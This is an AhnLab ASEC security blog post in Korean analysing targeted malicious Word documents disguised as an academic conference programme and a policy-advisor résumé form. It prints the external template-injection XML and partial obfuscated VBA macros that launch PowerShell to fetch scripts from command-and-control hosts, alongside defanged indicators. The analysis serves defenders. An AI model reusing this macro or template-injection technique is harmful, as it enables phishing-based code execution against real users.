‘한국정치외교 학술’ 및 ‘정책자문위원 약력’ 악성 워드문서 유포

asec.ahnlab.com/ko/24834/

2021년 7월 2일

ASEC 분석팀에서는 아래와 같이 2차례에 걸쳐 ‘사례비 지급 의뢰서’, ‘하계 학술대회 약력 작성 양식’ 제목의 워드 문서 악성코드가 유포 중임을 소개하였다. 유사한 공격 형태를 모니터링 하던 중, 지난 6월과 7월 1일에도 동일한 제작자에 의해 새로운 워드 문서가 유포된 정황을 확인하였다.

새로 포착된 악성 워드 문서 제목

- **민주평통-한국정치외교사학회 공동 학술 회의 프로그램 (최종본).docx** – 6월 추가 확보
- **[남북회담본부 정책자문위원] 약력 작성 양식.docx** – 7월 1일 추가 확보

기존 동일유형으로 소개된 악성 워드 블로그 내용

- 타겟형 공격 <사례비지급 의뢰서> 악성 워드문서 유포 (6월 9일 ASEC블로그)
  – https://asec.ahnlab.com/ko/24220/
- 하계학술대회 약력 서식파일로 위장한 워드 악성코드 유포 중 (6월 30일 ASEC블로그)
  – https://asec.ahnlab.com/ko/24649/
- 정상 엑셀/워드 문서로 위장한 악성 코드 (5월 24일 ASEC블로그)
  – https://asec.ahnlab.com/ko/23396/

7월 1일 확인된 유포 파일명은 ‘**[남북회담본부 정책자문위원] 약력 작성 양식.docx**‘이며, 문서 내의 External 링크를 통해서 외부 dotm 매크로 포함 워드 문서파일을 다운로드 받는 구조이다.

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship TargetMode="External"
      Target="http://ripzi.getenjoyment.net/Package/2006/relationships/InterKoreanSummit.dotm"
      Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
      Id="rId1"/>
  </Relationships>
```

[그림-1] '[남북회담본부 정책자문위원] 약력 작성 양식.docx' 내부의 External 주소

실제 악성 행위를 수행하는 매크로 코드를 갖고 있는 InterKoreanSummit.dotm 파일에는 아래와 같은 난독화된 코드가 존재한다. 해당 매크로는 지난 5월 24일 **정상 엑셀/워드 문서로 위장한 악성 코드** 에 사용된 매크로와 유사한 형태를 지니고 있다.


```
Attribute VB_Name = "ThisDocument"
 Attribute VB_Base = "0{00020906-0000-0000-C000-000000000046}"
 Attribute VB_GlobalNameSpace = False
 Attribute VB_Creatable = False
 Attribute VB_PredeclaredId = True
 Attribute VB_Exposed = True
 Attribute VB_TemplateDerived = False
 Attribute VB_Customizable = True
 Private Sub Document_Open()
 eifhhdfasfiedf
 aksjdkjaskf
 End Sub
 Function eifhhdfasfiedf()
 Set djfeihfidkasljf = CreateObject("Shell.Application")
 dfgdfjiejfjdshaj = "tlsiapowtlsiaertlsiastlsiahetlsialltlsia.etlsiatlsiaxtlsiae"
 fjdjkasf = "tlsiajdsladkf"
 fjdjkasf = Left(fjdjkasf, 5)
 dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, fjdjkasf, "")
 hdfksallasjkdlaf =
"$atlsiatlsiatlsia='tlsiaC:tlsiatlsia\wtlsiatlsiaintlsiatlsiadotlsiatlsiawstlsiatlsia\ttlsiaetl

 hdfksallasjkdlaf = Replace(hdfksallasjkdlaf, fjdjkasf, "")
...(생략)
 aksfkjaskjfksnkf = "tlsiatlsia$tlsiactlsiatlsia;$tlsiadtlsia=
[tlsiatlsiaIOtlsia.tlsiatlsiaFitlsiale]tlsiatlsia:tlsia:RtlsiatlsiaeatlsiadAtlsialtlsiatlsialTt
 $tlsiad;tlsiaitlsiaetlsiax tlsia$tlsiae"
 aksfkjaskjfksnkf = Replace(aksfkjaskjfksnkf, fjdjkasf, "")
 skdjfksjkfjkdsfj = hdfksallasjkdlaf + ndkflajdkfjskdjfl + salfnxkfdlsjafkj + sjdfkjaslalsfial
+ aksfkjaskjfksnkf
 djfeihfidkasljf.ShellExecute dfgdfjiejfjdshaj, skdjfksjkfjkdsfj, "", "open", 0
 End Function
 Function aksjdkjaskf()
 Dim SngSec As Single
...(생략)
 sakjfkalsjfkasjf = Replace(sakjfkalsjfkasjf, fjdjkasf, "")
 djfkasjfskaal = Left(sakjfkalsjfkasjf, 32)
 djfkasjfskaal = Right(djfkasjfskaal, 28)
 If djfkasjfskaal = "" Then
 Else
 Kill djfkasjfskaal
 End If
 End Function
```

[코드-1] InterKoreanSummit.dotm 파일 내부의 매크로 코드 중 일부

```
Attribute VB_Name = "NewMacros"
 Sub djfksdalfjkasj()
     Selection.TypeText Text:="a"
 End Sub
 Sub ejdksaljfkalkf()
     Selection.TypeText Text:="b"
 End Sub
 Sub eijdklsafkasdk()
     Selection.TypeText Text:="c"
 End Sub
 Sub uehfsahdkajkas()
     Selection.TypeText Text:="d"
 End Sub
...(생략)
Sub euehfhafjhdjkafqka()
     Selection.TypeText Text:=""     Application.Run
MacroName:="Project.NewMacros.euirieafkjekjf"     Application.Run
MacroName:="Project.NewMacros.qjiejwfksjalksainuse"     Application.Run
MacroName:="Project.NewMacros.euirieafkjekjf"     Selection.TypeText Text:=""
 End Sub
 Sub eijfkdjqjdfklafea()
    Selection.TypeText Text:="+"
 End Sub
 Sub efuehjsahfklkejklafe()
    Selection.TypeText Text:="{"
 End Sub
...(생략)
Sub qeuejsahfdasight()
    Selection.MoveRight Unit:=wdCharacter, Count:=1
 End Sub
 Sub idifdsakjflakdsagedown()
    Selection.MoveDown Unit:=wdScreen, Count:=1
 End Sub
```

[코드-2] InterKoreanSummit.dotm 파일 내부의 매크로 코드 중 일부

매크로 실행 시 C2(hxxp://ripzi.getenjoyment.net/le/eh.txt)에 접속하여 추가 스크립트를 다운로드하며, C:\windows\temp\DMI5CA06.tmp 파일을 kill 하는 행위를 수행한다. 다운로드된 스크립트는 아래와 같이 지난 5월 ” **정상 엑셀/워드 문서로 위장한 악성 코드**” 에서 확인된 스크립트와 동일한 코드로 C2 주소에 만 차이가 존재한다.



[그림-2] C2에서 확인된 악성 스크립트

또한, 지난 6월에는 해당 유형의 악성 파일이 '**민주평통-한국정치외교사학회 공동 학술 회의 프로그램 (최종본).docx**' 명으로 유포되었음을 확인하였다. 해당 파일 내부에 존재하는 External 링크는 아래와 같다.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1"
    Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
    Target="http://likel.atwebpages.com/officeDocument/2006/relationships/attachedTemplate/Seminarfinal.dotm"
    TargetMode="External"/>
</Relationships>
```

[그림-3] '민주평통-한국정치외교사학회 공동 학술 회의 프로그램 (최종본).docx' 내부의 External 주소

해당 주소로부터 다운로드된 Seminarfinal.dotm 파일에는 위에서 설명한 InterKoreanSummit.dotm 파일과 유사한 매크로가 존재한다. 아래는 Seminarfinal.dotm에 존재하는 난독화된 매크로 코드 중 일부이다.

```
Private Sub Document_Open()
 eifhhdfasfiedf
 End Sub
 Function eifhhdfasfiedf()
 Set djfeihfidkasljf = CreateObject("Shell.Application")
 Dim dfgdfjiejfjdshaj As String
 Dim yhjhfjdhfdhfuesk(10) As String
 dfgdfjiejfjdshaj =
"tuwhnptuwhnotuwhnwtuwhnetuwhnrtuwhnstuwhnhtuwhnetuwhnltuwhnltuwhn.tuwhnetuwhnxtuwhnetuwhn"
 dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, "tuwhn", "")
 yhjhfjdhfdhfuesk(0) =
"tuwhn[tuwhnstuwhnttuwhnrtuwhnituwhnntuwhngtuwhn]tuwhn$tuwhnatuwhn=tuwhn{tuwhn(tuwhnNtuwhnetuwhn
tuwhnOtuwhnbtuwhnjtuwhnetuwhnctuwhnttuwhn "
 dfjdiafjlij = Replace(yhjhfjdhfdhfuesk(0), "tuwhn", "")
...(생략)
 dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(4), "tuwhn", "")
 yhjhfjdhfdhfuesk(5) = "etuwhnxtuwhn tuwhn$tuwhnbtuwhn;tuwhnituwhnetuwhnxtuwhn
tuwhn$tuwhnctuwhn"
 dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(5), "tuwhn", "")
 djfeihfidkasljf.ShellExecute dfgdfjiejfjdshaj, dfjdiafjlij, "", "open", 0
 End Function
```

[코드-3] Seminarfinal.dotm 파일 내부의 매크로 코드 중 일부

해당 매크로 역시 C2(hxxp://likel.atwebpages.com/bu/ma.txt)에 접속하여 추가 스크립트를 다운로드한다. 다운로드 된 스크립트는 앞서 설명한 hxxp://ripzi.getenjoyment.net/le/eh.txt 에 존재하는 스크립트와 동일하다.

해당 파일들은 모두 User명이 '**Naeil_영문시작**' 인 사용자로부터 수집되었다. 이는 지난 '**[** 하계학술대회]_양력.doc**' 와 **'사례비지급 의뢰서'**의 작성자와 일치하는 것으로 보아 같은 공격자로 부터 생성된 파일로 추정된다.

[그림-4] '[** 하계학술대회]_양력.doc' 문서 속성

최근 이와 같이 특정 사용자를 대상으로 한 악성코드가 활발히 유포되고 있다. 대부분 동일한 공격자로부터 생성된 것으로 추정되어 사용자들의 주의가 필요하다. 출처가 불분명한 사용자로부터 전송된 메일에 첨부된 파일 및 링크는 실행을 자제하고 매크로 실행을 지양해야한다.

안랩 V3 제품군에서는 해당 타겟형 공격 악성 워드 문서를 아래와 같이 탐지하고 있다.

[파일 진단]

- Downloader/XML.External
- Downloader/DOC.Generic

[IOC]

- hxxp://chels.mypressonline.com/Package/2006/relationships/InterKoreanSummit.dotm
- hxxp://likel.atwebpages.com/officeDocument/2006/relationships/attachedTemplate/Seminarfinal.dotm
- hxxp://ripzi.getenjoyment.net/le/eh.txt
- hxxp://likel.atwebpages.com/bu/ma.txt

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:docx, 워드문서, 약력